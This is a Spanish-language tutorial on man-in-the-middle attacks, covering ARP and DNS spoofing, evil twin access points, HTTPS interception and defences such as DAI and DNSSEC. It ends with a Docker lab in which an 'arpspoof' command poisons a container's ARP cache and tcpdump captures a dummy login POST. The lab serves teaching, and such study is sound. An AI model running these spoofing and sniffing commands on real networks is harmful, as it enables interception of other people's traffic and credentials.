
Man-in-the-Middle

Introducción

El término man-in-the-middle (MITM), es utilizado para categorizar ataques donde un tercero, **intercepta** una conexión entre dos entidades, sirviendo de proxy o middlebox.



Esto brinda la posibilidad de manipular la conexión, desencriptar, agregar y extraer datos, reducir la calidad, denegar el servicio... Mientras se actúa de mediador, dando la sensación que los dos hosts están comunicados entre sí.

Tipos

En esta sección, se pretende introducir algunos tipos de ataques man-in-the-middle junto a algunas herramientas conocidas para realizarlos. De esta manera disponer de ejemplos prácticos.

ARP Spoofing

El protocolo ARP, mapea direcciones de red a direcciones de enlace utilizando una tabla ARP. Esto permite a los hosts, poder direccionar tramas (por ejemplo, ethernet) a los destinos correctos.
Para completar la tabla, si una ip no dispone de una mac, un host debe realizar un envío a la dirección 0xFFFFFF, produciendo un broadcast. Cada uno de los hosts recibe el mensaje y sólo responde si la ip le corresponde. Un atacante puede aprovechar esta mecánica para responder con su dirección física y completar la tabla del solicitante, haciendo que el tráfico generado a una ip determinada pase por el intruso.

Para este tipo de ataques se pueden utilizar ettercap, bettercap, arpspoof.

DNS Spoofing

Instalar una dirección ip falsa en un servidor DNS.
El protocolo DNS está encargado de mapear nombres a direcciones de red. Cada nameserver posee una base de datos, poblada con registros DNS. Si una máquina no puede asignar una ip a un dominio, debe resolverlo mediante consultas. Las consultas a otro nameserver con más autoridad pueden ser interceptadas por un intruso, pudiendo responder con un registro que redireccione al mismo para interceptar el tráfico.
Se pueden utilizar bettercap y ettercap para realizar DNS spoofing.

Evil Twin Attack

En este ataque, se crea un access point que intenta imitar o impersonar una red wifi legítima, copiando su identificador (SSID) y su contraseña. Esto permite que el atacante intercepte el tráfico de las víctimas.
Los dispositivos se conectan automáticamente a las redes wifi. Si la red maliciosa tiene una señal más fuerte que la original, el dispositivo puede preferirla.
Se puede crear un portal falso para poder obtener datos de las víctimas.
Es un ataque similar al rogue access point, pero este ultimo no es necesariamente un ataque de man in the middle, ya que la víctima se conecta "a voluntad".
Para realizar este tipo de ataques es suficiente disponer de un AP, utilizando un dispositivo móvil por ejemplo.

HTTPS Interception (HTTPS Proxy)

HTTPS utiliza TLS para encriptar la conexión. Todo comienza con el handshake:

- El cliente se conecta con el servidor especificando información sobre la encriptación soportada y una cadena aleatoria de bytes ("client random").
- El servidor envía un certificado digital (con la clave privada y la pública), la encriptación elegida y una cadena de bytes aleatoria ("server random¨).
- El cliente valida el certificado del servidor con la autoridad que emitió el mismo y envía una o más cadenas aleatorias ("premaster secret") encriptadas con la clave pública.
- Ambos generan claves de sesión utilizando los secretos y son utilizadas durante la conexión. Deberían llegar al mismo resultado.

Los proxies de terminación TLS se presentan en frente de un cliente, cortando la interacción con un servidor, desencriptando y posiblemente modificando la estructura del mensaje antes de ser enviado. Por lo tanto, se puede modificar, agregar, eliminar datos, denegar la conexión…
Para permitir que la conexión sea interceptada sin avisos del navegador, un administrador debe instalar un certificado raíz.
Casos de uso legítimos pueden ser:

- Proxies malware: Utilizados para filtrar inserciones maliciosas de otros proxies.
- Proxies corporativos y de antivirus: Permiten que un antivirus inspeccione el tráfico encriptado.

Esta mecánica puede ser utilizada con fines maliciosos. Si un atacante instala físicamente un certificado en una máquina (Evil maid attack) u obtiene uno válido, puede utilizar su propio proxy para interceptar el tráfico.
Este tipo de ataques se suelen realizar con la herramienta mitmproxy.

Prevención y Detección

Metodologías principales para prevenir o detectar ataques del tipo.

- Autenticación. Todos los sistemas criptográficos que implementan autenticación están cubiertos de estos ataques. Para el caso de TLS, esta depende de una tercero, una autoridad. Esto siempre que el certificado no sea el objeto comprometido.
- Detección de manipulación. Utilizando indicativos o indicios, por ejemplo, la latencia en funciones hash, latencia entre paquetes, etc.
- Análisis forense: Se pueden utilizar trazas de la red o del sistema para detectar actividades sospechosas y su origen.


Siguiendo la idea de autenticación, para evitar ARP Spoofing existe un método de seguridad llamado Dynamic ARP Inspection (DAI) presente en los switches. Este debe interceptar y validar todos los pedidos y respuestas ARP. Deben poseer IPs y MACS válidos, tomando las referencias desde una base de datos confiable o una ACL, también se pueden configurar qué paquetes no son válidos. La base de datos puede ser armada durante el DHCP snooping (serie de técnicas aplicadas para mejorar la seguridad DHCP).
Existen herramientas de línea de comando para detectar si uno está siendo víctima de ARP Spoofing como Xarp, Snort, Arpwatch …

Para detectar DNS Spoofing, se suele utilizar una extensión retrocompatible del protocolo DNS, DNS Security Extension (DNSSEC), que agrega criptografía a los registros DNS mediante firmas digitales, que van siendo asignadas a cada grupo de registros (A y AAAA, por ejemplo), esto grupos se conocen como RRSet (resource record set).
Para estas mecánicas nuevas, se agregaron registros tales como RRSIG, DNSKEY, NSEC, NSEC3, CDNKEY y CDS

ARP Spoofing con Docker

Este laboratorio sencillo y liviano en recursos, pretende emular un ataque que se puede dar dentro de una LAN utilizando la implementación de un bridge en docker.
arpspoof es una herramienta incluida en el paquete dsniff, este paquete es muy conocido y suele estar presente en los administradores de paquetes más utilizados (apt, dnf, zypper,..).

Se plantea la siguiente topología simple.



Mallory responderá las consultas ARP de Alice adjuntando su MAC junto a la ip del default gateway en la respuesta, envenenado la caché ARP de Alice.
Para continuar el laboratorio, realizaremos los siguientes pasos.

1) Creamos la red “wonderland” con direccion 10.0.1.0/24. Por default, en docker, el driver de la red es “bridge” y el default gateway siempre es la primera ip disponible (en este caso, .1).

```
elias@enlaona:~$ docker network create wonderland --subnet=10.0.1.0/24
71fd6d5ad3897476999a2c1d8238e967717f3f7e8089f541f1f5ac7cdf97b411
elias@enlaona:~$ docker inspect wonderland
[
    {
        "Name": "wonderland",
        "Id": "71fd6d5ad3897476999a2c1d8238e967717f3f7e8089f541f1f5ac7cdf97b411",
        "Created": "2024-09-26T18:32:04.443543457-03:00",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": {},
            "Config": [
                {
                    "Subnet": "10.0.1.0/24"
                }
            ]
        },
        "Internal": false,
        "Attachable": false,
        "Ingress": false,
        "ConfigFrom": {
            "Network": ""
        },
        "ConfigOnly": false,
        "Containers": {},
        "Options": {},
        "Labels": {}
    }
]
```

Nótese que el objeto “Containers" está vacío.

2) Creamos las siguientes instancias de la imagen “secinfolab” con docker run. La bandera **itd** se compone de **it**(interactive, para que la instancia corra un shell y no termine su ejecución) y **d**(detached, para que el proceso quede de fondo).

```
elias@enlaona:~/.local/src/docker/host$ docker run -itd --name alice --network wonderland secinfolab
e33dfbdf7788f9f2ef5d8f73b3a0920c76270e0a25a467837ddbe536531e2db2
```

```
elias@enlaona:~/.local/src/docker/host$ docker run -itd --name mallory --network wonderland secinfolab
772d28d294d91cf04189cfe2c25aa8a77c6f725e4552e0cd696cdb0e15178024
```

Cada ejecución emite el identificador del contenedor.

Ahora, ambos contenedores forman parte de la red wonderland y poseen macs e ips. Veamos el output de docker inspect junto a la herramienta jq.

```
elias@enlaona:~/.local/src/docker/host$ docker inspect -f '{{json .Containers}}' wonderland | jq
{
  "772d28d294d91cf04189cfe2c25aa8a77c6f725e4552e0cd696cdb0e15178024": {
    "Name": "mallory",
    "EndpointID": "4fefe74621e85e201134eb38c81666f6109371517f7eab0bb1b13df11157d9a7",
    "MacAddress": "02:42:0a:00:01:03",
    "IPv4Address": "10.0.1.3/24",
    "IPv6Address": ""
  },
  "e33dfbdf7788f9f2ef5d8f73b3a0920c76270e0a25a467837ddbe536531e2db2": {
    "Name": "alice",
    "EndpointID": "0a5daa774017a2f23e99729d363221adc0024f658b020baed6a7c28024982951",
    "MacAddress": "02:42:0a:00:01:02",
    "IPv4Address": "10.0.1.2/24",
    "IPv6Address": ""
  }
}
```

3) Ahora, realicemos la siguiente secuencia, se deberán ejecutar dos shell, uno con Mallory(772d) para realizar el ataque y otro con Alice(e33d) utilizando el siguiente comando.
docker exec -it <mallory o alice> bash
Realicemos un pedido http con Alice para completar la caché ARP y revisemos su contenido.

```
root@e33dfbdf7788:/# curl google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
root@e33dfbdf7788:/# cat /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
10.0.1.1         0x1         0x2         02:42:89:fd:79:bd     *        eth0
root@e33dfbdf7788:/#
```

Hasta ahora, se resolvió que la ip de google provenía de una red externa y se pidió al default gateway que se encargara del pedido. Nótese que la MAC (HW Address) es la del default gateway, distinta a la de Mallory.

```
root@772d28d294d9:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
78: eth0@if79: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:00:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.1.3/24 brd 10.0.1.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Ahora, veamos qué ocurre al realizar el ataque con Mallory. En arpspoof, la bandera **i** representa la interfaz a utilizar, y **t** indica los objetivos a los que se les envenenara las caches. La conexión seguirá siendo full duplex, con Mallory en el medio.
Para continuar usando el shell, se dejará arpspoof de fondo (&) y se redireccionará la salida de error a /dev/null (... 2> /dev/null).

```
root@772d28d294d9:/# arpspoof -i eth0 -t 10.0.1.2 10.0.1.1 2> /dev/null &
[1] 19
root@772d28d294d9:/#
```

Mientras tanto en la caché de Alice…

```
root@e33dfbdf7788:/# cat /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
10.0.1.1         0x1         0x2         02:42:0a:00:01:03     *        eth0
10.0.1.3         0x1         0x2         02:42:0a:00:01:03     *        eth0
root@e33dfbdf7788:/#
```

El ataque fue exitoso. Nótese que las MAC son exactamente iguales, es la MAC de Mallory, todo el tráfico será redirigido a este host.

Analicemos el tráfico HTTP (sin encriptar) utilizando la herramienta tcpdump en Mallory, el comando está disponible en la man page de la misma.

Pedido con método POST de Alice y respuesta del servidor.

```
root@e33dfbdf7788:/# curl -d "{\"username\":\"hello\", \"password\":\"hello world\"}" -H "Content-Type: application/json; charset=UTF-8" http://jsonplaceholder.typicode.com/posts
{
  "username": "hello",
  "password": "hello world",
  "id": 101
}root@e33dfbdf7788:/#
```

Pedido y respuesta visibles por Mallory.

```
root@772d28d294d9:/# tcpdump -v 'tcp port 80 and (((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)'
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
02:18:52.450107 IP (tos 0x0, ttl 64, id 7606, offset 0, flags [DF], proto TCP (6), length 263)
    alice.wonderland.40498 > 104.21.59.19.80: Flags [P.], cksum 0xaf23 (incorrect -> 0xab90), seq 389006692:389006903, ack 96625364, win 502, options [nop,nop,TS val 1534991736 ecr 2759186291], length 211: HTTP, length: 211
        POST /posts HTTP/1.1
        Host: jsonplaceholder.typicode.com
        User-Agent: curl/7.81.0
        Accept: */*
        Content-Type: application/json; charset=UTF-8
        Content-Length: 46

        {"username":"hello", "password":"hello world"} [|http]
02:18:52.450110 IP (tos 0x0, ttl 63, id 7606, offset 0, flags [DF], proto TCP (6), length 263)
    alice.wonderland.40498 > 104.21.59.19.80: Flags [P.], cksum 0xaf23 (incorrect -> 0xab90), seq 0:211, ack 1, win 502, options [nop,nop,TS val 1534991736 ecr 2759186291], length 211: HTTP, length: 211
        POST /posts HTTP/1.1
        Host: jsonplaceholder.typicode.com
        User-Agent: curl/7.81.0
        Accept: */*
        Content-Type: application/json; charset=UTF-8
        Content-Length: 46

        {"username":"hello", "password":"hello world"} [|http]
```

Conclusión

Los ataques de man in the middle tienen mucho potencial, pero cada vez son más complicados de ejecutar debido a la consciencia que se tomó al respecto, por lo menos desde el lado técnico. El factor humano sigue jugando mucho a favor, lo cual los sigue haciendo posibles y, como se mencionó durante este trabajo, son muy efectivos.
Estos no son exclusivos, se pueden combinar con ataques de phishing por ejemplo, estos ataques bypassean el 2FA, utilizando un proxy https como mencionados.

Bibliografía y links útiles

Repositorio Github
https://github.com/elelouch/arpspoofinglab

Docker Networking
https://docs.docker.com/engine/network

Docker Bridge, Networking Driver https://docs.docker.com/engine/network/drivers/bridge

Influencia para el trabajo
https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/

Herramientas para ataques MITM
https://owasp.org/www-community/attacks/Manipulator-in-the-middle_attack

Proxies HTTPS (utiliza de referencia un estudio sobre seguridad https)
https://blog.cloudflare.com/monsters-in-the-middleboxes